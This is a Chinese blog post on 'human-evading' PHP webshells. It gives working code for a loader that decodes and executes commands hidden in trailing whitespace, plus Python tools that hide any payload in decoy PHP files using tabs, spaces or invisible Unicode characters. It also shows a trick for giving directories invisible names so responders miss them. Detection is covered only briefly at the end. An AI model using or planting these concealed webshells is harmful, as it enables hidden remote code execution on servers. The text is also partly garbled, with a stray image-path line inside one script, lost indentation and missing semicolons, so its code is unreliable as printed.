2020年8月22日 19:18

大概是在前年，闲着无聊的时候翻阅知乎，看到了这么一个回答：

https://www.zhihu.com/question/68591788/answer/269545371

其中最后那个过人的 webshell 引起了我的注意：

Copy

```
<?php
class newDataProvider {
function __construct() {
$f = file(__FILE__);
$r = "";
$c = "";
for($i = 0; $i < count($f); $i++) {
if($i < 15){
$r .= $this->dataProcessor($f[$i]);
} else {
$c .= $this->dataProcessor($f[$i]);
}
}
$t = $r('',"$c");
$t();
}
function dataProcessor($li) {
preg_match('/([\t ]+)\r?\n?$/', $li, $m);
if (isset($m[1])) {
$l = dechex(substr_count($m[1], "\t"));
$r = dechex(substr_count($m[1], " "));
$n = hexdec($l.$r);
return chr($n);
}
return "";
}
}
new newDataProvider();
?>
```

就像这位答主说的那样，大家能不能看出这个是 webshell 呢？以及评估一下自己在真实的系统中，很多 php 文件存在的情况下，能不能发觉这个 php 文件有点问题呢？我个人感觉自己在应急响应时，只有仔细看的时候才能发觉这是个 webshell，要不然我肯定粗略扫一眼以为是正常的 php 业务代码，直接放过。还有些人喜欢通过检索 webshell 关键字这样批量去找，这就更不可能找到了。

那么这个 webshell 的原理是什么呢？每一行最后都有空格与制表符。\t的数量代表着 ascii 码 16 进制的第一位，空格的数量代表着 ascii 码 16 进制的第二位。然后有个关键的 15，其实代表了前 15 行的空白字符组成的是 create_function，后面就可以写一句话咯，例如 eval($_GET["pass"]);，每一行写入一个字符即可。执行的时候先读取自身代码之后，按行提取出里面的空格和制表符，提取出隐藏的代码之后执行就完事了。

当然，要自己去加空格和制表符简直是反人类，所以我写了个隐藏 webshell 的代码如下：

Copy

```
import sys
def put_color(string, color):
colors = {
'red': '31',
```


```
    'green': '32',
    'yellow': '33',
    'blue': '34',
    'pink': '35',
    'cyan': '36',
    'gray': '2',
    'white': '37',
    }
    return '\033[40;1;%s;40m%s\033[0m' % (colors[color], str(string))
    if len(sys.argv) not in [3, 4]:
    sys.exit(
    '''[!] usage: python hidden_webshell.py payload filename [output_filename]\n'''
    '''  [-] example: python {} {} {}'''.format(
    put_color('hidden_webshell.py', 'white'),
    put_color(''' 'system("echo \\"hacked by TrOy :)\\"");' ''', 'green'),
    put_color('webshell.php', 'blue')
    )
    )
    webshell_name = sys.argv[2]
    hidden_name = sys.argv[3] if len(sys.argv) == 4 else 'webshell_hidden.php'
    exp = sys.argv[1]  # '''system("echo 'hacked by TrOy :)'");'''
    if not exp.endswith(';'):
    print('[!] WARN: {} {}'.format(
    put_color('The payload should end in', 'yellow'),
    put_color(';', 'cyan')
    ))
    print('[+] Hide webshell')
    print('  [-] Read from {}'.format(put_color(webshell_name, 'blue')))
    print('  [-] Payload is {}'.format(put_color(exp, 'green')))
    payload = 'create_function' + exp
    with open(webshell_name, 'r') as fp:
    raw_php = fp.readlines()
    for line, content in enumerate(payload):
    hex_num = hex(ord(content))
    tab_num = int(hex_num[2], 16)
    space_num = int(hex_num[3], 16)  # 最好用空格的个数代表个位数
    hidden = '\t' * tab_num + ' ' * space_num
    if line < len(raw_php):
    if raw_php[line].endswith('\n'):
    raw_php[line] = raw_php[line][:-1] + hidden + '\n'
    else:
    raw_php[line] = raw_php[line] + hidden
    else:
    raw_php.append(hidden + "\n")
    with open(hidden_name, 'w') as fp:
    fp.writelines(raw_php)
    print('[!] Saved as {}'.format(put_color(hidden_name, 'blue')))
    print('[!] All done\n\nBye :)')
```

然后需要准备一个看似正常的 php 代码。其实这个很重要，如果你的 php 代码看起来越无害，隐蔽效果就越好：

Copy

```
<?php
class getHigherScore {
function __construct() {
$lines = file(__FILE__)
$lower = ""
$higher = ""
for($i = 0; $i < count($lines); $i++) {
$value = $this->getArrayValue($lines[$i])
if ($i < 15) {
$lower .= $value
} else {
$higher .= $value
}
}
$verifyScore = $lower('', "$higher")
$result = $verifyScore()
return $result
}
function getArrayValue($result) {
preg_match('/([\t ]+)\r?\n?$/', $result, $match)
if (isset($match[1])) {
$lower = dechex(substr_count($match[1], "\t"))
$higher = dechex(substr_count($match[1], " "))
$result = hexdec($lower.$higher)
$result = chr($result)
return $result
}
return ''
}
}
$score = new getHigherScore()
```

然后隐藏：



光看嘛是看不出来什么东西的（注意，因为每一行的最后都会隐藏信息，所以如果原 php 代码的行数不够多，文件最后就会空出很多行，这样容易被发现，建议在加点垃圾代码填充一下，我比较懒就不搞了）

但是搞个编辑器打开，就很容易被看出来：

有人可能会觉得这个文件很容易被发现，但实际上在真实的应急响应过程中，隐藏的手段往往就是这么简单，简单而有效。往往就是大家不屑一顾的小技巧，能达到出其不意的效果。

当然这些道理我也是在后面磨炼中才悟到的。所以，在当时我对这个手段的态度，觉得它有趣要远大于觉得它很实用。

看不见的字符

还是在前年吧，闲着无聊的时候翻阅 freebuf（日常无聊），看到了这么一篇文章：《Linux应急故事之四两拨千斤：黑客一个小小玩法，如何看瞎双眼》，https://www.freebuf.com/articles/terminal/187842.html，就点进去看了一下。

这篇文章说实话干货不多。。。我简单总结一下：入侵者将文件夹命名为 . .（中间是个空格），骗过了应急响应人员，使他找不到病毒文件夹。

水归水，但这也证实了我上面的说法，简单有效是最好的。但我觉得这篇文章干货不多，原因并不是因为这个手段很 low 或者是他水平不行，而是攻击者居然用的是空格而不是其他更加隐蔽的字符。所以我带着失望的心情留下了这个评论：

Macr0phag3 (3级) stay malicious, stay moral 2018-11-02
用肉眼很难分辨的，毕竟 unicode 七七八八的符号这么多。如果是我，我就这么做：

```
# macr0phag3 in ~/tmp [22:23:04]
» ls -a
.     ..    .     .     ..    ..    yes   yes1

# macr0phag3 in ~/tmp [22:23:05]
» ll -a
total 16
drwxr-xr-x   8 macr0phag3  staff   256B 11  2 22:22 .
drwxr-xr-x+ 64 macr0phag3  staff   2.0K 11  2 22:23 ..
drwxr-xr-x   2 macr0phag3  staff    64B 11  2 22:22 .
drwxr-xr-x   2 macr0phag3  staff    64B 11  2 22:22 .
drwxr-xr-x   2 macr0phag3  staff    64B 11  2 22:22 ..
drwxr-xr-x   2 macr0phag3  staff    64B 11  2 22:22 ..
-rw-r--r--   1 macr0phag3  staff    24B 11  2 22:21 yes
-rw-r--r--   1 macr0phag3  staff    19B 11  2 22:19 yes1
```


图中利用了 Unicode 的一些不可见字符，不但搞出了多个 ..，甚至还有多个 .，随便挑一个字符来用，不比用空格强？字符可用 6D4、115F、1160、17B4、17B5，我估计类似的还有很多很多，操作可以这样：echo -e "\u17B4." | xargs mkdir。

但是即使用了这些更加隐蔽的手段，也是能被找出来的，就比如文章中 dump 内存，或者用 od 也可以直接看的：

Copy

```
bash-3.2$ ls -ad .*| od -c
0000000   .  \n   .   .  \n   .  ᴴ236  ᴴ   .  \n
0000013
```

再不济，就犹如那篇的文章评论区有人指出的：

类似的字符还有之前在 fb 上发出的一篇文章：《用零宽度字符水印揭露泄密者身份》，https://www.freebuf.com/articles/web/167903.html，这篇文章里主要提到的是抓内鬼，防泄漏，当时我也写了个工具实现了一下：https://github.com/Macr0phag3/Zero-Width-Spaces-Hiden，就是利用不可见的 Unicode 字符来隐藏信息。

过人 WebShell pro 版

那么我们现在有了什么呢？我们有了隐藏 webshell 的手段，又有了看不见的字符，如果将空格与 tab 分别用 2 个不同的不可见字符替换，过人 WebShell pro 版就诞生了：

Copy

```
import re
import sys
import binascii
def put_color(string, color):
colors = {
'red': '31',
'green': '32',
'yellow': '33',
'blue': '34',
'pink': '35',
'cyan': '36',
'gray': '2',
'white': '37',
}
return '\033[40;1;%s;40m%s\033[0m' % (colors[color], str(string))
if len(sys.argv) not in [3, 4]:
sys.exit(
'''[!] usage: python hidden_webshell.py payload filename [output_filename]\n'''
'''  [-] example: python {} {} {}'''.format(
put_color('hidden_webshell.py', 'white'),
put_color(''' 'system("echo \\"hacked by Tr0y :)\\"");' ''', 'green'),
put_color('webshell.php', 'blue')
)
)
webshell_name = sys.argv[2]
hidden_name = sys.argv[3] if len(sys.argv) == 4 else 'webshell_hidden.php'
exp = sys.argv[1]  # '''system("echo 'hacked by Tr0y :)'");'''
if not exp.endswith(';'):
print('[!] WARN: {} {}'.format(
put_color('The payload should end in', 'yellow'),
put_color(';', 'cyan')
))
print('[+] Hide webshell')
print('  [-] Read from {}'.format(put_color(webshell_name, 'blue')))
print('  [-] Payload is {}'.format(put_color(exp, 'green')))
hidden_str = ["\t", "\t"]
# hidden_str = ["K", "k"]
payload = list('create_function' + exp)
with open(webshell_name, 'r') as fp:
raw_php = fp.readlines()
last_line_num = var_count = 0
last_var = ''
```

```
for line_num, content in enumerate(raw_php):
php_var = re.findall('^\s*(\$[0-9a-zA-Z\_]+)\s+=', content)
if php_var:
last_var = php_var[0]
last_line_num = line_num
var_count += 1
if not var_count:
print('[!] ERRO: {}'.format(
put_color('The PHP file must contains valid $vars', 'red'),
))
replaced = {}
for line_num, content in enumerate(raw_php[:last_line_num]):
if not payload:
break
var_tmp = re.findall('^\s*(\$[0-9a-zA-Z\_]+)\s+=', content)
if var_tmp:
var = var_tmp[0]
content = raw_php[line_num]
char = payload.pop(0)
# print('隐藏', char, content)
hex_num = hex(ord(char))
tab_num = int(hex_num[2], 16)
space_num = int(hex_num[3], 16)
# need_replace[var] = var + "\u17B4" * tab_num + "\u17B5" * space_num
replace_str = var + hidden_str[0] * tab_num + hidden_str[1] * space_num
replaced[var] = replace_str
for var in replaced:
tmp = re.findall(re.escape(var)+'(?![0-9a-zA-Z_])', raw_php[line_num])
if tmp:
var_to_replace = tmp[0]
# print(f'将 {raw_php[line_num]} 中的 {var_to_replace} 替换为 {replaced[var]}')
raw_php[line_num] = raw_php[line_num].replace(var_to_replace, replaced[var])
if payload:
replace_str = bin(
int(binascii.b2a_hex(bytes(''.join(payload), 'utf8')), 16)
)[2:].replace('0', hidden_str[0]).replace('1', hidden_str[1])
replaced[last_var] = last_var[:2] + replace_str + last_var[2:]
for var in replaced:
tmp = re.findall(re.escape(var)+'(?![0-9a-zA-Z_])', raw_php[last_line_num])
if tmp:
var_to_replace = tmp[0]
# print(f'将 {raw_php[last_line_num]} 中的 {var_to_replace} 替换为 {replaced[var]}')
raw_php[last_line_num] = raw_php[last_line_num].replace(var_to_replace, replaced[var])
with open(hidden_name, 'w') as fp:
fp.writelines(raw_php)
print('[!] Saved as {}'.format(put_color(hidden_name, 'blue')))
print('[!] All done\n\nBye :)')
```

同样，准备一下 php 文件：

Copy

```
<?php
error_reporting(E_ALL ^ E_WARNING);
function test($rawstr) {
$result = array();
$index = -4;
$str = str_pad($rawstr, strlen($rawstr)+strlen($rawstr)%4, "0", STR_PAD_LEFT);
while (abs($index) <= strlen($str)) {
array_push($result, base_convert(substr($str, $index, 4), 2, 16));
$index -= 4;
}
return implode("", array_reverse($result));
}
class getHigherScore {
function __construct() {
$lines = file(__FILE__);
$count = 0;
$lower = "";
$higher = "";
for($i = 0; $i < count($lines); $i++) {
$value = $this->getArrayValue($lines[$i]);
if ($value) $count += 1;
else continue;
if ($count < 16) $lower .= $value;
else $higher .= $value;
}
$verifyScore = $lower('', "$higher");
$result = $verifyScore();
return $result;
}
function getArrayValue($test_str) {
preg_match('/^\s*\$[^ח]+([ח]+).?=/', $test_str, $match_test_1);
preg_match('/^\s*\$.([ח]+).*=/', $test_str, $match_test_2);
```

```php
if (isset($match_test_1[0])) {
$lower_char = dechex(substr_count($match_test_1[1], "\t"));
$higher_char = dechex(substr_count($match_test_1[1], "\r"));
$result = chr(hexdec($lower_char.$higher_char));
return $result;
} else if(isset($match_test_2[0])) {
$matched = array();
$content = str_replace("\t", 'b', str_replace("\r", 'w', $match_test_2[1]));
for($i = 0; $i < strlen($content); $i++) {
$matched[$i] = $content[$i] * 1024;
if($content[$i] == $content[1]) {
$matched[$i] = 1;
}
}
return pack('H*', test(preg_replace('/[^\d]+/i', "", json_encode($matched))));
}
}
}
$score = new getHigherScore();
?>
```

运行！

```
» python hidden_webshell-pro.py 'system("echo \"hacked by Tr0y :)\"");' webshell.php
[+] Hide webshell
  [-] Read from webshell.php
  [-] Payload is system("echo \"hacked by Tr0y :)\"");
[!] Saved as webshell_hidden.php
[!] All done

Bye :)
```

效果：

```
# macr0phag3 in ~/for-test [15:38:37]
» php webshell_hidden.php
hacked by Tr0y :)
```

我试了很多方法，除非是用 od 这样挨个显示字符的，否则大多数编辑器/命令都不会显示这个两个字符：\u17B4、\u17B5。目前为止，唯一会显示出这两个字符的是 MacOS 自带的编辑器：

webshell_hidden.php

```php
<?php

error_reporting(E_ALL ^ E_WARNING);
function test($rawstr) {
    $result᠌᠌᠌᠌᠌᠌᠌᠌ = array();

    $index᠌᠌᠌᠌᠌᠌᠌᠌ = -4;

    $str᠌᠌᠌᠌᠌᠌᠌᠌᠌ = str_pad($rawstr, strlen($rawstr)+strlen($rawstr)%4, "0", STR_PAD_LEFT);

    while (abs($index᠌᠌᠌᠌᠌᠌᠌᠌) <= strlen($str᠌᠌᠌᠌᠌᠌᠌᠌᠌)) {

        array_push($result᠌᠌᠌᠌᠌᠌᠌᠌, base_convert(substr($str᠌᠌᠌᠌᠌᠌᠌᠌᠌, $index᠌᠌᠌᠌᠌᠌᠌᠌, 4), 2,
16));

        $index᠌᠌᠌᠌᠌᠌᠌᠌ -= 4;

    }

    return implode("", array_reverse($result᠌᠌᠌᠌᠌᠌᠌᠌));

}

class getHigherScore {

    function __construct() {

        $lines᠌᠌᠌᠌᠌᠌ = file(__FILE__);

        $count᠌᠌᠌᠌᠌᠌᠌᠌ = 0;

        $lower᠌᠌᠌᠌᠌᠌᠌᠌ = "";

        $higher᠌᠌᠌᠌᠌᠌᠌᠌᠌᠌᠌᠌᠌᠌᠌᠌ = "";

        for($i = 0; $i < count($lines᠌᠌᠌᠌᠌᠌); $i++) {
```

这两个之所以不可见，似乎是大部分编辑器对 Unicode 的支持不够好，很多字符显示不了。不管怎么说，去 Unicode 里再淘一淘其他字符，肯定会有更加合适的~

注意：由于 php 会将这两个字符认为是普通字符而不是像空格、tab 这样的空白字符，放在行最后就会报错，所以隐藏方式我稍做了调整：将不可见字符插入到变量末尾，剩余的字符藏在最后一行，解析方式对应稍作改变。各位自行调整逻辑吧，放在注释里啊、固定的字符串里啊也都可以的，只要源代码看起来够正常即可。

其实在大多数情况下，只需要在用终端的时候，大多数命令显示不出来这两个字符，就已经足够使用了。

最后一些话

上述的这些 webshell 能过人，会不会被机器检测到呢？我认为是有可能的。不管是第一个 webshell 的空格和 tab，还是 pro 版的那些不可见字符，它们本身就会增加文件的特殊性，虽然人眼看不出来，但是基于信息熵或者统计学方法的检测往往能揭开这类 webshell 的面纱。

而我们要时刻记住的是，No Silver Bullet :)

（涉及到的代码整理在此 repo）

来自 <https://www.tr0y.wang/2020/07/14/webshell-bypass-human/>